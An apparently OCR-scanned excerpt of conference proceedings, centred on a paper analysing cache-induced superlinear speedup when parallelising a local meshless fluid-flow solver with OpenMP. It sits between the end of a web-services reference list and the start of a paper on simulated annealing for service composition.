[26] Iwasa, K., Durand, J., Rutt, T., Peel, M., Kunisetty, S., Bnting, D., et.al., Web Services Reliable Messaging TC WS-Reliability 1.1, OASIS Standard, November, 2004., Available at: docs.oasis-open.org/wsrm/ws-reliability/v1.1/wsrm-ws_reliability-1.1-spec-os.pdf

[27] Feingold, M., Jeyaraman, R., Web Services Coordination (WSCoordination) Version 1.2, OASIS Standard, February, 2009., Available at: http://docs.oasis-open.org/ws-tx/wstx-wscoor-1.2-spec-os.pdf

[28] Bajaj, S., Box, D., Chappell, D., Curbera, F., Daniels, G., Hallam-Baker, P., et.al. Web Services Policy 1.2 - Framework (WS-Policy), W3C Member Submission, April 2006., Available at: http://www.w3.org/Submission/WS-Policy/

[29] Cabrera, L., Copeland, G., Feingold, M., Freund, T., Johnson, J., Kaler, C., et.al., Web Services Atomic Transaction (WSAtomicTransaction), November, 2004., Available at: http://specs.xmlsoap.org/ws/2004/10/wsat/wsat1104.pdf

[30] Nadalin, M., Kaler, R., Monzillo, R., Web Services Security: 3 SOAP Message Security, August, 2003., Available at: http://xml.coverpages.org/WSS-SOAPMessageSecurity-17-082703-merged.pdf

[31] Beatt, J., Kakivay, G., Kemp, D., Kuehnel, T., Lovering, B., Roe, B., et.al., Web Services Dynamic Discovery (WSDiscovery) , April, 2005., Available at: http://specs.xmlsoap.org/ws/2005/04/discovery/ws-discovery.pdf

[32] http://www.whatissoa.com/soaspecs/ws.php

[33] Carey, s., SOA Best Practices: The BPEL Cookbook, Making BPEL Processes Dynamic, [Online]. Available: http://www.oracle.com/technetwork/articles/carey-090553.html, Last visited: 13.02.2011.

[34] http://www.w3.org/TR/xpath/

[35] Bohn, H., Golatowski, F., Timmermann, D., - Dynamic device and service discovery extensions for WS-BPEL. In Service Systems and Service Management, 2008 International Conference: 1 - 6, 2008.

[36] Schmelzer, R., (2006), Solving the service granularity challenge,[Online]. Available: searchsoa.techtarget.com/tip/Solving-the-service-granularity-challenge, Last visited: 13.02.2011.

[37] Earl, T., "Introducing-SOA design patterns", SOAWorld Magazine, Vol. 8, No. 6, pp. 2–7, 2008. Available: http://www.soapatterns.org/soa_patterns_article.pdf

[38] Alonso, G., Casati, F., Kuno, H., Machiraju, V., (2004). Web services: concepts, architectures and applications. Berlin Heidelberg: Springer-Verlag.

[39] Genkin, M., (2007), Best practices for service interface design in SOA, Part 1: Exploring the development, interfaces, and operation semantics of services, [Online]. Available: http://www.ibm.com/developerworks/architecture/library/ar-servdsgn1/, Last visited: 13.02.2011.

[40] Leitner, P., Michlmayr, A., Rosenberg, F., Dustdar, S. - End-to-End Versioning Support for Web Services. Services Computing, 2008. SCC '08. IEEE International Conference: pp. 59-66, 2008.

[41] Canfora, G., Fasolino, A., Frattolillo, G., Tramontana, P., "A wrapping approach for migrating legacy system interactive functionalities to Service Oriented Architectures", IEEE Transactions on circuits and systems for video technology, Vol. 14, No. 7, pp. 975 – 988, 2004.

[42] Zhang, Z., Yang, H. - Incubating Services in Legacy Systems for Architectural Migration. In APSEC '04 Proceedings of the 11th Asia-Pacific Software Engineering Conference: 196-203, 2004.

[43] J. Garofalakis, Y. Panagis, E. Sakkopoulos, and A. Tsakalidis, "Contemporary Web Service Discovery Mechanisms," Journal of Web Engineering, September 2006.

[44] Driscoll, D., Antoine, M., Devices Profile for Web Services (DPWS), July 2009., Available at: http://docs.oasis-open.org/ws-dd/dpws/1.1/os/wsdd-dpws-1.1-spec-os.pdf

[45] Čapalija, D. (2005). Objava/pretplata mehanizmi za ostvarivanje mreža zasnovanih na sadržaju (B.Sc. Thesis, Faculty of Mechanical Engineering and Computer Science, University of Zagreb, 2005). Retrieved from http://bib.irb.hr/datoteka/277894.Diplomski_DavorCapalija.pdf

[46] http://www.omg.org/soa/Uploaded%20Docs/EDA/bda2-2-06cc.pdf

[47] Unknown, (2004), Microsoft Patterns and Practices, Publish/Subscribe, [Online]. Available: http://msdn.microsoft.com/en-us/library/ff649664.aspx, Last visited: 13.02.2011.

[48] Srbljić, S., Škvorc, D., Skrobo, D., "Programming Language Design for Event-Driven Service Composition", Automatika – Journal for Control, Measurement, Electronics, Computing and Communications, Vol. 51, No. 4, pp. 374–386, 2010.

[49] Earl, T., SOA patterns, Intermediate Routing, [Online]. Available: http://www.soapatterns.org/intermediate_routing.php, Last visited: 13.02.2011.

[50] Abeysinghe, A., (2011), An Introduction to Pattern-based SOA Solutions, [Online]. Available: http://wso2.org/library/articles/2011/08/introduction-patternbased-soa-solutions, Last visited: 13.02.2011.

[51] Unknown, (2004), Microsoft Patterns and Practices, Message Bus, [Online]. Available: http://msdn.microsoft.com/en-us/library/ff647328.aspx, Last visited: 13.02.2011.

[52] Unknown, (2004), Microsoft Patterns and Practices, Message Broker, [Online]. Available: http://msdn.microsoft.com/en-us/library/ff648849.aspx, Last visited: 13.02.2011.

[53] Hofstader, J., (2005), MSDN, Model-Driven Development, [Online]. Available: http://msdn.microsoft.com/en-us/library/aa964145.aspx, Last visited: 13.02.2011.

[54] Brown, A., (2004), An introduction to Model Driven Architecture, Part I: MDA and today's systems, [Online]. Available: http://www.ibm.com/developerworks/rational/library/3100.html, Last visited: 13.02.2011.

[55] Mayer, P., Schroeder, A., Koch, N. - MDD4SOA: Model-Driven Service Orchestration. In Enterprise Distributed Object Computing Conference, 2008. EDOC '08. 12th International IEEE : pp. 203 - 212, 2008.

[56] J. Amsden, T.Gardner, C.Griffin et al., (2003), Draft UML 1.4 Profile for Automated Business Processes with a Mapping to BPEL 1.0, [Online]. Available: http://www.ibm.com/developerworks/rational/library/content/04April/3103/3103_UMLProfileForBusinessProcesses1.1.pdf, Last visited: 13.02.2011., Last visited: 13.02.2011.

[57] D. Skogan, R. Grønmo, and I. Solheim, "Web Service Composition in UML". Eighth IEEE International Enterprise Distributed Object Computing Conference (EDOC'04), pp. 47-57, 2004.

[58] V. Ermagan, and I. Krüger, "A UML2 Profile for Service Modeling". Int. Conf. on Unified Modeling Language, pp. 360-374, 2007.

[59] K. Mantell, (2005), From UML to BPEL, http://www.ibm.com/developerworks/webservices/library/ws-uml2bpel/, Last visited: 13.02.2011.

[60] Orriëns, B., Yang, J., Papazoglou, M., P. :Model Driven Service Composition. ICSOC 2003: 75-90

[61] Momm, C., Malec, R., Abeck, S.,- Towards a model-driven development of monitored processes. In Proceedings of Wirtschaftsinformatik (2): pp. 319—336, 2007.

[62] Lapadula, A., Pugliese, R., Tiezzi, F., "Using formal methods to develop WS-BPEL applications", Science of Computer Programming, vol In Press, 2011.

[63] http://www.theserverside.com/news/thread.tss?thread_id=39161

[64] Popović, S. (2007). Modeliranje poslovnih procesa u razvoju aplikacija elektronskog poslovanja (Master's thesis, Univerzitet u Beogradu, Fakultet organizacionih nauka, 2007). Retrieved from http://www.google.ba/url?sa=t&rct=j&q=modeliranje%20poslovnih%20procesa%20u%20razvoju%20aplikacija%20elektronskog%20poslovanja&source=web&cd=2&ved=0CCsQFjAB&url=http%3A%2F%2Fmyelab.net%2FDownload%2Fmagistarski%2FSnezanaPopovic-MagistarskiRad%2FSnezanaPopovic-MagistarskiRad.doc&ei=oO44T5uHH8TXtAapy4m_DA&usg=AFQjCNHB9UUOeh_cHWwXPk14vvS1isqWOw

[65] Gorman, J., Formal Specification, [Online]. Available: http://c2.com/cgi/wiki?FormalSpecification, Last visited: 13.02.2011.

[66] Valero, V., Cambronero, M., Díaz, G., Macià, H., "A Petri net approach for the design and analysis of Web Services Choreographies", Journal of Logic and Algebraic Programming, Vol. 78, No. 5, pp. 359-380, 2009.

[67] Abouzaid, F., Mullins, J., "Model-checking Web Services Orchestrations using BP-calculus", Electronic Notes in Theoretical Computer Science (ENTCS), Vol. 255, No. 5, pp. 3-21, 2009.

Superlinear speedup in OpenMP parallelization of a local PDE solver

G. Kosec*, M. Depolli*
*Institute Jozef Stefan / Department Communications systems, Ljubljana, Slovenia
gkosec@ijs.si, matjaz.depolli@ijs.si

This paper analyses the application of OpenMP parallelization on shared-memory systems, such as the increasingly available multicore systems. The parallelization of the local meshless numerical method is considered. The presented solution procedure is suitable for solving systems of coupled partial differential equations. The superlinear speedup is demonstrated on a solution of the fluid mechanics problem. Local core caches are identified as the source of superlinearity and a set of experiments is performed for the analysis of a cache induced superlinear speedup. For the experiments, a simple algorithm simulating the workload of the local meshless numerical method is used for the method complexity assessment.

I. INTRODUCTION

Computational time is an important factor in numerical simulations and it is often not addressed adequately. Parallel computers can compensate for the lack of single computer performance, but only in cases where an efficient parallelization method is known. Parallel algorithms for solving PDEs have been implemented on parallel computers for different applications [1, 2] The parallelization of a direct solver within the EFG method has been published in [3] with measured speedup and efficiency, which were 7.1 and 0.89, respectively, for four dual processors and systems with up to 2000 equations. Large sparse linear systems obtained by Free Mesh Method, which is a virtually meshless method based on FEM [4], have been parallelized on up to 64 processors [5]. Construction of the linear system was ideally parallelizable, while the parallel efficiency for solving the system was 0.6 on all available processors. Parallel RKPM in 3-D was implemented with efficiency of 0.6 on 64 processors [6]. The system of equations arising from 3-D meshless methods for crack propagations has been solved in parallel on 16 processors [7, 8]. The listed examples indicate that several demanding numerical applications need parallel implementations of meshless methods. Present paper tackles the OpenMP based parallelization of a local meshless solution procedure for fluid flow problems.

In this paper we focus on an intuitive and simple but still effective Local Radial Basis Function Collocation Method (LRBFCM) [9]. Besides local discretization scheme the local solution procedure for a pressure velocity coupling is considered. The local solution procedure is needed in order to achieve optimal parallel efficiency with minimal communication as the global approach requires complex parallelization code and a significant amount of interprocessor communication [10]. We demonstrate the efficiency of the OpenMP based local parallel implementation on the classical de Vahl Davis benchmark test. The results show superlinear regimes which are further investigated.

II. TEST CASES

A. Synthetic test case

For better insight into the performance of the OpenMP parallelization, a synthetic test (ST) with a single spatial loop within a temporal loop is designed. To control the calculation complexity a N_F floating point operations (FP) and data accesses are performed in spatial iteration. The size of data structure is also controlled by a D_S parameter. The computation structure of the synthetic case is similar to the natural convection case, but much simpler and thus more convenient for analysis. This simple test case is referred to in the following as ST.

B. Natural convection case

The classical De Vahl Davis [11] 2-D natural convection problem (NC) is considered for benchmarking purposes. The problem domain is a closed air-filled square-shaped cavity with differentially heated vertical walls with temperature difference ΔT and insulated horizontal walls. The non-permeable and no-slip velocity boundaries are assumed. There are several numerical solutions published in the literature [12-15] that make the test convenient for benchmarking purposes. The NC problem is described by three coupled PDE equations: mass (1), momentum (2) and energy conservation (3) equations, where all material properties are considered to be constant. The Boussinesq approximation (4) is used for the treatment of body force in the momentum equation. The natural convection is thus described by the following system of equations

$$\nabla \cdot \mathbf{v} = 0 \,, \tag{1}$$

$$\rho \frac{\partial \mathbf{v}}{\partial t} + \rho \nabla \cdot (\mathbf{v}\mathbf{v}) = -\nabla P + \nabla \cdot (\mu \nabla \mathbf{v}) + \mathbf{b} \,, \tag{2}$$

$$\rho \frac{\partial (c_p T)}{\partial t} + \rho \nabla \cdot (c_p T \mathbf{v}) = \nabla \cdot (\lambda \nabla T) \,, \tag{3}$$

$$\mathbf{b} = \rho [1 - \beta_T (T - T_{\mathrm{ref}})] \mathbf{g} \,, \tag{4}$$

with $\mathbf{v}, P, T, \lambda, c_p, \mathbf{g}, \rho, \beta_B, T_{\mathrm{ref}}, \mu$ and $\mathbf{b}$ standing for velocity, pressure, temperature, thermal conductivity, specific heat, gravitational acceleration, density, coefficient of thermal expansion, reference temperature for Boussinesq approximation, viscosity and body force,

respectively. The case is characterized by two dimensionless values

$$\mathrm{Ra}_T = \frac{|\mathbf{g}|\beta_T \Delta T \Omega_H^3 \rho^2 c_p}{\lambda \mu}, \quad (5)$$

$$\mathrm{Pr} = \frac{\mu c_p}{\lambda}, \quad (6)$$

referred as Rayleigh and Prandtl numbers. Ω_H stands for domain size.

III. MESHLESS NUMERICAL SOLUTION PROCEDURE

The introduced physical model does not have a closed form solution and in order to solve it, numerical approach has to be employed. In this paper we use a novel local meshless numerical method with local pressure velocity coupling. A general idea behind the local meshless methods is the use of local sub clusters of domain nodes, named local support domains, for the approximation of a field. With the selected support domain, an approximation function is introduced as a sum of weighted basis functions

$$\theta(\mathbf{p}) = \sum_{n=1}^{N_{Basis}} \alpha_n \Psi_n(\mathbf{p}), \quad (7)$$

where θ, N_{Basis}, α_n and Ψ_n stand for the approximation function, the number of basis functions, the approximation coefficients and the basis functions, respectively. The basis could be selected arbitrarily, however in this paper Hardy's Multiquadrics (MQs)

$$\Psi_n(\mathbf{p}) = \sqrt{(\mathbf{p} - \mathbf{p}^n)\cdot(\mathbf{p} - \mathbf{p}^n)/\sigma_C^2 + 1}, \quad (8)$$

with σ_C standing for the free shape parameter of the basis function, are used. By taking into account all support domain nodes and equation (7), the approximation system is obtained. In this paper we use collocation (the number of support nodes is the same as the number of basis functions). With the constructed collocation function an arbitrary spatial differential operation (L) can be applied on it

$$L\theta(\mathbf{p}) = \sum_{n=1}^{N_{Basis}} \alpha_n L\Psi_n(\mathbf{p}). \quad (9)$$

The implementation of the Dirichlet boundary condition is straightforward. In order to implement Neumann and Robin boundary conditions a special case of interpolation is needed. In these boundary nodes the function directional derivative instead of the function value is known and therefore the equation in the interpolation system changes to

$$\theta_{BC} = \sum_{n=1}^{N_{Basis}} \alpha_n \left(a \frac{\partial}{\partial \mathbf{n}} \Psi_n(\mathbf{p}) + b\Psi_n(\mathbf{p}) \right). \quad (10)$$

For the temporal discretization we use two-level explicit time stepping

$$\rho_0 \frac{\theta - \theta_0}{\Delta t} = \nabla\cdot(D_0 \nabla\theta_0) - \nabla\cdot(\rho_0 \mathbf{v}_0 \theta_0) + S_0, \quad (11)$$

where zero-indexed quantities stand for the values at the initial time, and D, S for general diffusion coefficient, and source term, respectively. The time step is denoted with Δt. Pressure-velocity coupling is performed through the correction of the intermediate velocity

$$\hat{\mathbf{v}} = \mathbf{v}_0 + \frac{\Delta t}{\rho}\left(-\nabla P_0 + \nabla\cdot(\mu\nabla\mathbf{v}_0) + \mathbf{b}_0 - \nabla\cdot(\rho\mathbf{v}_0\mathbf{v}_0)\right) \quad (12)$$

The equation (12) does not take into account the mass continuity and so corrections are added

$$\hat{\mathbf{v}}^{m+1} = \hat{\mathbf{v}}^m + \hat{\mathbf{v}}, \quad \hat{P}^{m+1} = \hat{P}^m + \hat{P}, \quad (13)$$

where m, $\hat{v}$ and $\hat{P}$ stand for pressure velocity iteration index, velocity correction and pressure correction, respectively. By combining the momentum and the mass continuity equations the pressure correction Poisson equation emerges

$$\nabla\hat{\mathbf{v}}^m = \frac{\Delta t}{\rho}\nabla^2\hat{P}. \quad (14)$$

Instead of solving the global Poisson equation exactly, the pressure correction is guessed from the divergence of the intermediate velocity.

$$\hat{P} = \ell^2 \frac{\rho}{\Delta t}\nabla\cdot\hat{\mathbf{v}}^m. \quad (15)$$

The proposed assumption makes solving of the pressure velocity coupling iteration local. Such an approach is very CPU efficient, as it needs only one computation for each pressure correction. With the computed pressure correction the pressure and the velocity can be corrected as

$$\hat{P}^{m+1} = \hat{P}^m + \zeta\hat{P}, \quad (16)$$

where ζ stands for the relaxation parameter. The iteration is performed until the criterion $\nabla\cdot\hat{\mathbf{v}} < \varepsilon_V$ is met in all computational nodes. The approach is similar to the artificial compressibility method (ACM), which has been recently under intense research [16-18] and in the framework of the Finite Differences Method to the SOLA approach [19]. However, the proposed approach retains the correct time transient which is not the case in SOLA and ACM approaches.

IV. IMPLEMENTATION AND SYSTEM ARCHITECTURE

The OpenMP (Open Multi-Processing) is an Application Programming Interface (API) that supports

multi-platform shared-memory multiprocessing programming in C, C++, and Fortran, on most processor architectures and operating systems, including Unix, Mac OS, Microsoft Windows and others. The OpenMP consists of a set of compiler directives, library routines, and environment variables that influence run-time behavior. In the OpenMP implementation the master thread forks off a specified number of slave threads and divides the task among them. The threads run concurrently on the shared data, with the runtime environment allocating threads to the available processors. Each section of the code that is designed to run in parallel is marked with a preprocessor directive. After the execution of the parallelized code, the slave threads join back into the master thread, and the program executes serially from there on. The OpenMP can implement the task parallelism and the data parallelism at the same time. It runs particularly effective on multicore computer architectures based on the multilevel memory hierarchy and fast shared-memory caches. For the purpose of the present analysis we use *#pragma omp parallel for* directive with static scheduling. The implementation of ST case is schematically represented in Figure 1 and of NC in Figure 2.

We run our natural convection tests on a computer system with four Intel Xeon E7450 processors, each with six cores, system clock of 2.40 GHz, 1066 MHz front side bus (FSB), and 64 GB of shared main memory. The system has three levels of cache hierarchy: each core has 32 kB of L1 instruction cache and 32 kB of L1 data cache. Typical L1 latency is 2 clock cycles. Each pair of cores shares 3 MB of L2 cache, for a total of 9 MB of shared L2 cache per processor. Typical L2 latency in the case of L2 cache hit is 6 clock cycles. Each processor has 12 MB of shared L3 cache. Typical L3 latency in the case of L3 cache hit is 60 cycles or 120 clock cycles in the case of L3 cache miss and main memory hit.

In addition, we create a preliminary cache miss analysis for the ST case on a computer system with two quad-core Intel Xeon 5520 2.26 GHz processors, 1066 MHz FSB, and 24 GB of shared main memory. Each core has 32 kB L1 instruction cache, 32 kB L1 data cache, and 256 kB of L2 cache. Each CPU has 8 Mb of L3 cache that is shared among its four cores. Cache latencies are 4 clock cycles for L1 data cache, 10 cycles for L2 cache, and 40 cycles for L3 cache.




Figure 1: Scheme of solution procedure for the synthetic case.

V. RESULTS

The results of numerical integration for the NC case have been already explored in details in our previous work [20]. The presented solution procedure has been also successfully applied on several other thermo-fluid problems, where the latest and also the most complex simulation was solidification of a binary alloy [21]. Since the numerical methodology has been already assessed in the past we will focus only on the parallel efficiency in the present paper. The performance is evaluated through the speedup defined as

$$S = \frac{t_1}{t_{Nc}}, \tag{17}$$

With t_1 and N_C standing for the computational time and the number of cores. In Figure 3 the cavity streamlines and temperature contours together with the speedup for $Ra=10^8$ are presented. The fluid flow computations show superlinear speedup when working with high number of discretization nodes (N_D). As expected with increasing number of cores the superlinear effect is lost. To explain the range of superlinear regime we use ST case with controllable complexity. We focus on computations with one and two cores ($N_C = \{1, 2\}$). In this preliminary demonstration we use only one floating point operation and one data transfer per iteration. Besides the computational time we measure the L2 and L3 cache hit rates defined as

$$H_{1,2}^{L2,L3} = \frac{number\ of\ hits}{number\ of\ all\ accesess}, \tag{18}$$

where subscript defines the number of cores the computation was performed on, and superscript the considered cache level. The CPU performance counters that record cache hit and miss events were accessed via Intel Performance Counter Monitor [22]. In Figure 4 the computational time and speedup with respect to N_D for $N_C = \{1, 2\}$ is presented together with cache hit rate measurements. It is clearly visible that superlinear speedup occurs when the L2 cache hit rate starts to decline on the single core while it stays at nearly 100% on two cores. In this regime, increasing N_D causes the working set to become too large for the single core L2 cache while it still fits into two L2 caches. The single-threaded program slows down in a comparison to the two-threaded program as the result of the increased number of accesses to L3 cache. Roughly after $N_D = 8000$ the working set becomes too large even for both L2 caches, therefore L3 cache must be accesses for most of the data operations regardless of the number of threads. From that point on the speedup can no longer be superlinear on the account of accumulating L2 caches. We identify similar behavior with accumulating L3 caches, of course at much higher values of N_D as the L3 caches are considerably larger than L2 caches. The effect is presented in Figure 5.




Figure 2: Scheme of solution procedure for the natural convection case.




Figure 3: Cavity streamlines and temperature contours for Ra=10^8 (left) and speedup with respect to N_D and N_C (right).




Figure 4: Dimensionless computational time and speedup with respect to N_D (left) and cache hit rate measurements (right) in regime where superlinear speedup occurs due to the accumulating L2 caches.




Figure 5: Dimensionless computational time and speedup with respect to N_D (left) and cache hit rate measurements (right) in regime where superlinear speedup occurs due to the accumulating L3 caches.

Note that dimensionless computational times are used as the absolute values do not supply any additional information, yet the dimensionless values are more convenient for presentation. Speedup values are not scaled in any way.

VI. CONLUSION

In presented paper the OpenMP based parallel implementation of local meshless solution procedure for solving fluid flow problems is demonstrated. In the speedup analysis the superlinear regimes are identified. Through the analysis of simpler computational problem the background of superlinearity is explained. The accumulating caches at different levels govern the extremely high speedups in certain regimes. Presented analysis is of a preliminary nature and it lacks quantitative assessment. Our future work will be focused in a more detailed analysis of the cache behavior in the realistic and more complex situations.

ACKNOWLEDGMENT

The authors acknowledge the financial support from the state budget by the Slovenian Research Agency under Grant P2-0095.

REFERENCES

[1] Urban, B. and Janezic, D., "Symplectic molecular dynamics simulations on specially designed parallel computers", Journal of Chemical Information and Modelling, vol. 45, pp. 1600–1604, 2005.

[2] Paik, S. H., Moon, J. J., Kim, S. J., Lee and M, "Parallel performance of large scale impact simulations on Linux cluster super computer", Computers and Structures, vol. 84, pp. 732–741, 2006.

[3] Singh, V., "Parallel implementation of the EFG Method for heat transfer and fluid flow problems", Computational Mechanics, vol. 34, pp. 453–463, 2004.

[4] Yagawa, G. and Yamada, T., "Free mesh method: A new meshless method", Computational Mechanics, vol. 18, pp. 383-386, 1996.

[5] Shirazaki, M. and Yagawa, G., "Large-scale parallel flow analysis based on free mesh method: a virtually meshless method", Computer Methods in Applied Mechanics and Engineering, vol. 174, pp. 419-431, 1999.

[6] Zhang, L., Wagner, G. J. and Liu, W. K., "A parallelized meshfree method with boundary enrichment for large-scale CFD", Journal of Computational Physics, vol. 176, pp. 483–506, 2002.

[7] Rabczuk, T., Bordas, S. and Zi, G., "A three-dimensional meshfree method for continuous crack initiation, nucleation and propagation in statics and dynamics", Computational Mechanics, vol. 40, pp. 473–495, 2007.

[8] Bordas, S., Rabczuk, T. and Zi, G., "Three-dimensional crack initiation, propagation, branching and junction in non-linear materials by an extended meshfree method without asymptotic enrichment", Engineering Fracture Mechanics, vol. 75, pp. 943-960, 2007.

[9] Šarler, B., "From global to local radial basis function collocation method for transport phenomena", Advances in Meshfree Techniques, 257-282, 2007.

[10] Trobec, R., Sterk, M. and Robic, B., "Computational complexity and parallelization of the meshless local Petrov-Galerkin method", Computers & Structures, vol. 87, pp. 81-90, 2009.

[11] de Vahl Davis, G., "Natural convection of air in a square cavity: a bench mark numerical solution", International Journal of Numerical Methods in Fluids, vol. 3, pp. 249-264, 1983.

[12] Prax, C., Sadat, H. and Salagnac, P., "Diffuse approximation method for solving natural convection in porous Media", Transport in Porous Media, vol. 22, pp. 215-223, 1996.

[13] Sadat, H. and Couturier, S., "Performance and accuracy of a meshless method for laminar natural convection", Numerical Heat Transfer, vol. B37, pp. 455-467, 2000.

[14] Divo, E. and Kassab, A. J., "Localized meshless modeling of natural-convective viscous flows", Numerical Heat Transfer, vol. B129, pp. 486-509, 2007.

[15] Wan, D. C., Patnaik, B. S. V. and Wei, G. W., "A new benchmark quality solution for the buoyancy-driven cavity by discrete singular convolution", Numerical Heat Transfer, vol. B40, pp. 199-228, 2001.

[16] Rahman, M. M. and Siikonen, T., "An artificial compressibility method for viscous incompressible and low Mach number flows", Internation Journal of Numerical Methods in Engineering, vol. 75, pp. 1320-1340, 2008.

[17] Malan, A. G. and Lewis, R. W., "An artificial compressibility CBS method for modelling heat transfer and fluid flow in heterogeneous porous materials", International Journal for Numerical Methods in Engineering, vol. 87, pp. 412-423, 2011.

[18] Traivivatana, S., Boonmarlert, P., Thee, P., Phongthanapanich, S. and Dechaumphai, P., "Combined adaptive meshing technique and characteristic-based split algorithm for viscous incompressible flow analysis", Applied Mathematics and Mechanics, vol. 28, pp. 1163-1172, 2007.

[19] Hong, C. P., "Computer Modelling of Heat and Fluid Flow Materials Processing", Institute of Physics Publishing Bristol, 2004.

[20] Kosec, G. and Šarler, B., "Solution of heat transfer and fluid flow problems by the simplified explicit local radial basis functon collocation method", 14th international Conference on FE in Flow Problems, 2007.

[21] Kosec, G., Založnik, M., Šarler, B. and Combeau, H., "A meshless approach towards solution of macrosegregation phenomena", Computers, Materials and Continua, vol. 22, pp. 169-195, 2011.

[22] INTEL, http://software.intel.com/en-us/articles/ intel-performance-counter-monitor/.

Simulated Annealing and Variable Neighborhood Search Algorithm for Automated Software Services Composition

Vaidas Giedrimas
Siauliai University
Visinsio 19, Siauliai
Lithuania
Email: vaigie@mi.su.lt

Leonidas Sakalauskas
Siauliai University
Visinsio 19, Siauliai
Lithuania
Email: sakal@ktl.mii.lt

***Abstract*—The process of software-as-a-service (SaaS) development is critical in developing time as well as in quality aspects. The tools for semiautomatic or even automatic composition of software services are already implemented. However the problem of the quality of the resulting SaaS system still exists. There is huge number of the services-components (subsystems) with the same functionality but different non-functional attributes and relatively short time to evaluate them. In this paper the method for optimal set of services-components selection taking into account non-functional properties of services-components is proposed. This method can be used as an extension of other proofs-as-programs methods and service-oriented software development systems. We have presented the simulated annealing algorithm with variable neighborhood search for automated software composition and have evaluated this algorithm experimentally, comparing it to the Classic SA and Greedy algorithms. The algorithm for the evaluation and improvement of the services-components set we are proposed in this paper presents the class of algorithms because it is possible to change the globality of our optimization algorithm using different values of the parameters.**

***Index Terms*—imulated annealing, variable neighborhood search, SoCoSyS, proofs-as-programsimulated annealing, variable neighborhood search, SoCoSyS, proofs-as-programss**

I. Introduction

